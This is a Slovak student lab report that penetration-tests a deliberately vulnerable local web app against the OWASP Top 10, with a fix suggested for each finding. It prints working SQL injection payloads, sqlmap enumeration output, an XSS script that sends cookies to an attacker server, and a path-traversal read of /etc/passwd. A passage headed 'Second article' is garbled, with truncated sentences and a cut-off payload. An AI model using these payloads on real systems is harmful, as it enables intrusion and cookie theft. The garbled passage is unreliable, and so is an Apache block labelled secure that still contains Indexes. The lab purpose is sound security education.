


Úvod do počítačovej bezpečnosti

Zraniteľnosť web aplikácií

Úlohou zadania je pomocou nástrojov pre hľadanie zraniteľností a penetračných nástrojov overiť bezpečnosť aplikácie. V zozname odkazov nájdete niektoré odporúčané nástroje a tútorialy, ale samozrejme môžete si nájsť aj vlastné zdroje. **Pri testovaní vykonajte testy pre zraniteľnosti popísané na úvodnej stránke web aplikácie (ide o zraniteľnosti publikované OWASP ako top 10 zraniteľností)**


Spustenie lokálnej webovej aplikácie vo VirtualBoxe.



Na penetračné testovanie som použil virtual Kali linux.


A1 - Injection: Technika napadnutia databázové servery vsunutím kódu cez neošetrený vstup a vloženie pozmeneného SQL odkazu. V Search forme a tak isto aj v prihlasovacom forme je prítomná zraniteľnosť typu SQLi. Ak zadáte nasledujúci payload do Search formulára dostanete sa k hashu jedného z používateľov - %" UNION SELECT ALL 1,concat(password,char(58)),3,4,5,6 from admins where name='student'-- (posledný znak, musí byť whitespace). Existuje niekoľko spôsobov ako zabrániť tomuto útoku. Medzi najlepšie patrí takzvané PDO

Zraniteľnosť z tutorialu som vyskúšal a naozaj vracia neželany strong, pripomínajúci HASH:



[32ade5e7c36fa329ea39dbc352743db40da5aa7460ec55f95b999d6371ad20170094d88d9296643f192e9d5433b8d6d817d6777632e556e96e58f741dc5b3550:](#)

Pomocou nástroja ZAP som odhalil ďalšiu oveľa nebezpečnejšiu zraniteľnosť SQL injection, a to prelomenie prihlasovacieho formulára. SQL injection query: '**OR '1'='1'**' --



Overenie SQL injection na prihlasenie bez poznania prihlasovacich udajov naozaj fungovalo:



Meno

' OR '1'='1' --

Heslo

Prihlasiť

Ešte som skúsil nástroj **sqlmap**, ktorým som sa snažil odhaliť ďalšie zraniteľnosti ale najme informácie o systámovej databáze. Zistil som, že v backende je použitá **MySQL > 5.0.12 databáza** a data su uložené v databaze s nazvom **ubpd**.

```
kali@kali:~$ sqlmap -u "http://192.168.56.101/udpb/www-vulnerable/index.php?name=6pass=6logIN=1" --dbs

[1.4.7#stable]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:14:42 /2020-11-28/

[15:14:42] [WARNING] provided value for parameter 'name' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[15:14:42] [WARNING] provided value for parameter 'pass' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[15:14:42] [INFO] resuming back-end DBMS 'mysql'
[15:14:42] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=15idar423tl...ieluf19rg5'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: name (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: name=' AND (SELECT 7062 FROM (SELECT(SLEEP(5)))ZVNM) AND 'xMJR'='xMJR&pass=6logIN=1
---
[15:14:44] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[15:14:44] [INFO] fetching database names
[15:14:44] [INFO] fetching number of databases
[15:14:44] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[15:14:44] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
2
[15:14:57] [INFO] retrieved:
[15:15:02] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[15:15:59] [INFO] retrieved: udpb
available databases [2]:
[*] information_schema
[*] udpb
```

Tieto informacie su velmi uzitocne pri SQL injection, nakolko kazda databaza ma ine pravidla pre query syntax a teda ine moznosti pre injection.

Pri riešení tejto zraniteľnosti musíme mať vždy na pamäti, že nemôžeme veriť žiadnemu vstupu od užívateľa aj v prípade, že je validačná kontrola vstupu na klientskej strane, nakoľko toto sa dá obísť napríklad cez priame requesty.

Takže musíme kontrolovať vstupy aj na server strane. Ďalej je štandard používať PreparedStatements, CallableStatements, BlackLists, WhiteLists pre vstupné queries. Nie je odporúčané spájať stringy do queries a používať exec komandy. Nevytvárať dynamické SQL queries. Escapovať všetky vstupy z klientskej strany. Držať sa pravidla least privileges pre databázy a jej užívateľov

A2 - Broken Authentication and Session Management: Táto zraniteľnosť umožňuje útok na prihlasovacie časti aplikácie. Je nutné zamerať sa na predávanie autentifikačných údajov a bezpečné úložisko identifikátora relácie. V linke, ktorá je vyvolaná po stlačení odhlasovacieho tlačidla je zverejnená sessionid, ktorá by mala byť uchovaná v tajnosti, jej prítomnosť v GET parametri otvára útočníkom možnosť nájsť platné sessionID na proxy serveroch cez, ktoré putuje požiadavka alebo aj v lokálnych logoch. Príklad: GET

`/?page=logout.php&session_id=5tk8tsccght7gvt9jgh6nj9336&go_page=index.php`

Túto zraniteľnosť som veril cez Wireshark a ako sa dalo čakať, odchytil som session id. Táto implementácia GET requestu je obzvlášť nebezpečná. Nakoľko v tomto prípade by nepomohlo ani SSL šifrovanie, lebo GET string sa nesifruje.




Table with 7 columns: No., Time, Source, Destination, Protocol, Length, Info. The table shows a sequence of network packets. Packet 7 is highlighted, showing a GET request to /udpb/www-vulnerable/?page=logout.php&session_id=0gbf0j98odmeee37crgakuefv7&go_page=index.php.

No.	Time	Source	Destination	Protocol	Length	Info
2	1.317130	192.168.56.1	192.168.56.101	TCP	54	60538 → 80 [FIN, ACK] Seq=1 Ack=1 Win=8212 Len=0
3	1.317219	192.168.56.1	192.168.56.101	TCP	66	60546 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
6	1.317552	192.168.56.1	192.168.56.101	TCP	54	60546 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
7	1.320563	192.168.56.1	192.168.56.101	HTTP	714	GET /udpb/www-vulnerable/?page=logout.php&session_id=0gbf0j98odmeee37crgakuefv7&go_page=index.php HTTP/1.1
10	1.326370	192.168.56.1	192.168.56.101	HTTP	651	GET /udpb/www-vulnerable/index.php HTTP/1.1
12	1.367051	192.168.56.1	192.168.56.101	TCP	54	60537 → 80 [ACK] Seq=1258 Ack=2485 Win=8212 Len=0
14	2.317577	192.168.56.1	192.168.56.101	TCP	66	[TCP Dup ACK 601] 60546 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0 SLE=0 SRE=1
16	6.332273	192.168.56.1	192.168.56.101	TCP	54	60537 → 80 [ACK] Seq=1258 Ack=2486 Win=8212 Len=0
18	12.222556	192.168.56.1	192.168.56.101	TCP	54	60537 → 80 [FIN, ACK] Seq=1258 Ack=2486 Win=8212 Len=0
21	22.337930	192.168.56.1	192.168.56.101	TCP	54	60546 → 80 [ACK] Seq=1 Ack=2 Win=2102272 Len=0
25	33.220348	192.168.56.1	192.168.56.101	TCP	54	60546 → 80 [FIN, ACK] Seq=1 Ack=2 Win=2102272 Len=0

- Request URI: /udpb/www-vulnerable/?page=logout.php&session_id=0gbf0j98odmeee37crgakuefv7&go_page=index.php
- Request URI Path: /udpb/www-vulnerable/
- Request URI Query: page=logout.php&session_id=0gbf0j98odmeee37crgakuefv7&go_page=index.php
- Request URI Query Parameter: page=logout.php
- Request URI Query Parameter: session_id=0gbf0j98odmeee37crgakuefv7
- Request URI Query Parameter: go_page=index.php


Riešenie tejto zraniteľnosti má dve časti, poprvé je nutné pri každom prihlásení generovať nové náhodné session id, a v prípade ak ho potrebujeme poslať na stranu Servera navrhujem session id dať do tela POST requestu a použiť TLS šifrovanie HTTPS, vtedy bude session ID bezpečne preto spoofingu. Plus by mali byť session id validné len určity časový interval. Po odhlásení musia expirovať.

Všeobecne pre riešenie zraniteľnosti Broken Authentication platí používanie multifaktorovej autentifikácie, kontrola slabých a prelomených hesiel pri registrácii. Request login delay, ako ochrana proti brute force útoku. Limit neúspešných pokusov o prihlásenie.

A3 - XSS: metóda narušenia WWW stránok, ktorá využíva chyby v skriptoch. Útočník vďaka chybám podrčí do stránok vlastný kód, čo vyvoláva poškodenie vzhľadu stránok, ich znefunkčnenie, získavanie citlivých údajov návštevníkov stránok, obídenie bezpečnostných prvkov aplikácie a phishing. V prípade, že do Search formulára zadáte nasledujúci payload, vyvoláte útok typu Reflected XSS. Pomocou tohto útoku (s prispením sociálneho inžinierstva) -

`<script>alert(document.cookie)</script>` Na odstránenie tejto zraniteľnosti odporúčame nahradiť nebezpečné znaky escape sekvenciami. V PHP je možné escapovať nebezpečné znaky pomocou funkcie `htmlspecialchars`.


Zraniteľnosť XSS som overil podľa tutorialu:



Tato zraniteľnosť by dovolila útočníkovi získať cookies užívateľa, vďaka čomu by mohol získať neoprávnený prístup, v prípade že by aplikácia nemala prídavné bezpečnostné kontroly session id. Tento skript (JS exploit) by poslal obsah cookies útočníkovi:

```
<script>
var req = new XMLHttpRequest();
var url = attacker_server_ip + document.cookie;
req.open("GET", url);
req.send();
</script>
```

Pre zaujímavosť som pustil automatické skenovanie cez ZAP a tento nastroj ďalších 61 možných upozornení na XSS zraniteľnosť, kvôli tomu, že web server nemá povolenú XSS ochranu.



Program ZAP nam poskytne aj takuto uzitocnu hlasku:

“Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server.

Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.”

Toto nastavenie vieme povoliť priamo pri konfigurácii web servera, napríklad Apache:

```
<VirtualHost *:80>

...

# XSS Protection

Header always append X-Frame-Options SAMEORIGIN

Header always append X-XSS-Protection 1

Header always append Content-Security-Policy "frame-ancestors 'self'"

...

</VirtualHost>
```

Ďalším riešením je jednoducho zakázanie interpretácie HTML/JS kodu zo vstupných poli, a teda brat užívateľsky vstup ako plain text. A samozrejme použiť escapovanie, prepared statement, blacklisty, regular expresions, používanie spoľahlivých API a frameworkov atď.

A4 - Insecure Direct Object References - V prípade, že sa pokúsíte načítať nasledujúcu linku poradí sa Vám získať prístup k súboru, kam by ste sa za normálnych okolností nemali nikdy dostať. Táto zraniteľnosť typu LFI (local file inclusion) spočíva v nesprávnom includovaní (vyžadovaní) súborov. <http://192.168.56.102/udpb/www-vulnerable/?page=../../../../etc/passwd>
Zabrániť tomuto útoku je možné vhodným ošetrovaním vstupov, ktoré idú do funkcie include() alebo require().


```
192.168.56.101/udpb/www-vulnerable/?page=../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh Debian-exim:x:101:104::/var/spool/exim4:/bin/false
stdn:x:102:65534::/var/lib/nfs:/bin/false postgres:x:103:108:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
student:x:1000:1000:student,,,:/home/student:/bin/bash sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin mysql:x:105:109:MySQL
Server,,,:/nonexistent:/bin/false apache:x:1001:1001::/usr/local/apache2/htdocs:/bin/false
```

Navyše by mal mať file system určené privilegia na čítanie, zápis. Ďalej používať nepriame indexovanie stránok a súborov pre session. Napríklad použiť užívateľovy zvolit index len v dovolenom rozsahu a tento na serverovej strane priradiť z databázy priamu cestu k zdroju. Ďalším odporúčaným riešením je pri každej požiadavke o priamy prístup k zdrojom, validovať svoje práva.

A5 - Security Misconfiguration: Dobré zabezpečenie musí mať zabezpečené konfigurácie nasadené pre aplikácie, frameworky, aplikačné, webové a databázové servery a platformy, Tiež je nevyhnutné aktualizovanie softwaru. Keď zadáte nasledujúcu linku do prehliadača, zistíte, že je zapnutý dir listing. <http://192.168.56.102/udpb/www-vulnerable/images/> Na zabránenie tohto typu útoku odporúčame vytvoriť .htaccess, ktorý bráni dir listingu.

Overenie zraniteľnosti podľa tutorialu:



Pre zaujímavosť som overil zraniteľnosť nástrojom ZAP a ten našiel viacero (6) nebezpečných konfigurácií Dir listingu:

```
▼ Directory Browsing (6)
  GET: http://192.168.56.101/udpb/www-vulnerable/css/
  GET: http://192.168.56.101/udpb/www-vulnerable/css/ie/
  GET: http://192.168.56.101/udpb/www-vulnerable/css/images/
  GET: http://192.168.56.101/udpb/www-vulnerable/fonts/
  GET: http://192.168.56.101/udpb/www-vulnerable/images/
  GET: http://192.168.56.101/udpb/www-vulnerable/js/
```

A ZAP odporuča:

“Disable directory browsing. If this is required, make sure the listed files does not induce risks.”


Bezpečná konfigurácia Directory pre Apache web server (odstrániť Indexes z nastavení):

```
<Directory /var/www/>
  Options Indexes FollowSymLinks
  AllowOverride None
  Require all granted
</Directory>
```

Všeobecným odporúčaním tejto zraniteľnosti je používanie najaktualnejších nastavení a patchov, verzii pre frameworky a APIs. Robiť scany a audity webovej aplikácie, ideálne externými službami.

A6 - Sensitive Data Exposure: Niektoré aplikácie nesprávne chránia citlivé dáta, preto môžu mať k nim útočníci ľahký prístup. Tieto dáta si vyžadujú osobitnú ochranu. Prihlasovacie údaje sa prenášajú cez nezabezpečený HTTP protokol cez GET /udpb/www-vulnerable/index.php?name=student&pass=student&logIN=1. Odporúčame prerobiť prihlasovací formulár na POST a použiť SSL na vytvorenie zabezpečeného spojenia tzv. HTTPS.

Overil som zraniteľnosť z tutorialu WireSharkom:



V tomto prípade je jednoznačne najlepšia ochrana a best practise používať POST request namiesto GET a TLS šifrovanie HTTPS protokolom.


Všeobecne platí, dávať pozor, aby sme zakrytovali všetky súkromné údaje prenášané internetom. Neuchovávať zbytočne veľa citlivých dát. Používať bezpečné šifrovacie algoritmy a veľkosti kľúčov.

A7 - Missing Function Level Access Control: ak aplikácia umožňuje neautentifikovaný prístup k stránkam, ku ktorým by mal byť povolený prístup iba po autentifikácii, existuje zraniteľnosť, keď odkazovaná zobrazi informácie, ktoré majú byť prístupné iba autentifikovaným užívateľom. Zraniteľnosť tohto webu spočíva v tom, že útočník je schopný načítať obsah stránok aj bez toho, aby bol prihlásený.

Napríklad: <http://192.168.56.102/udpb/www-vulnerable/content/home.php?id=2>

Zabrániť tomuto typu útoku je možné vhodnou implementáciou autentifikácie.

Overil som túto zraniteľnosť podľa tutorialu:



Second article


Jun 15, 15

A1 - Injection: Technika napadnutia databázových serverov vsunutím kódu cez neautentifikovaný vstup a vložiť dostanete sa k hashu jedného z používateľov - %" UNION SELECT ALL 1,concat(password,char(58,takzvaná PDO. Implementujte ochranu voči SQLi na prihlasovací formulár a id parameter v URL. Vh

A2 - Broken Authentication and Session Management: Táto zraniteľnosť umožňuje útok na prihlasovacie údaje a odhlásenie používateľa je zverejnený sessionid, ktorý by mala byť uchovávaný v tajnosti, je logoch. Príklad: GET /?page=logout.php&session_id=5tk8tscg8tgv9jgh6nj9336&go_page=index.php

Správna implementácia autentifikácie by mala defaultne zakazovať prístup k zdrojovým súborom.

A8 - Cross-Site Request Forgery (CSRF): Technika umožňujúca útočníkovi podvrhnúť formulár na inej stránke alebo pomocou HTTP metódy presmerovať prehliadač obeť na script spracujúci legitímny formulár dátovej aplikácie, ktorá poškodzuje obeť. Na kontaktnom a prihlasovacom formuláre nie sú implementované CSRF tokeny. Proof of concept tohto útoku je dostupný na <http://192.168.56.102/udpb/www-vulnerable/poc.html>. Medzi vhodné nástroje na odstránenie tohto útočného vektora patrí implementácia CSRF tokenov na kontaktný formulár a prihlasovanie. Vhodný tutoriál je možné nájsť na [http://www.wikihow.com/Prevent-Cross-Site-Request-Forgery-\(CSRF\)-Attacks-in-PHP](http://www.wikihow.com/Prevent-Cross-Site-Request-Forgery-(CSRF)-Attacks-in-PHP)



Overil som zraniteľnosť nástrojom ZAP a ten vygeneroval 28 upozornení:

- ▼ Absence of Anti-CSRF Tokens (28)
- GET: http://192.168.56.101/udpb/www-vulnerable/
 - GET: http://192.168.56.101/udpb/www-vulnerable/
 - GET: http://192.168.56.101/udpb/www-vulnerable/?name=ZAP&page&pass=ZAP
 - GET: http://192.168.56.101/udpb/www-vulnerable/?name=ZAP&page&pass=ZAP
 - GET: http://192.168.56.101/udpb/www-vulnerable/?name=ZAP&page=kontakt.php&pass=ZAP
 - GET: http://192.168.56.101/udpb/www-vulnerable/?name=ZAP&page=kontakt.php&pass=ZAP
 - GET: http://192.168.56.101/udpb/www-vulnerable/?name=ZAP&page=login.php&pass=ZAP
 - GET: http://192.168.56.101/udpb/www-vulnerable/?name=ZAP&page=login.php&pass=ZAP
 - GET: http://192.168.56.101/udpb/www-vulnerable/?name=ZAP&pass=ZAP
 - GET: http://192.168.56.101/udpb/www-vulnerable/?name=ZAP&pass=ZAP
 - GET: http://192.168.56.101/udpb/www-vulnerable/?page
 - GET: http://192.168.56.101/udpb/www-vulnerable/?page

Zap odporúča veľa riešení:

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

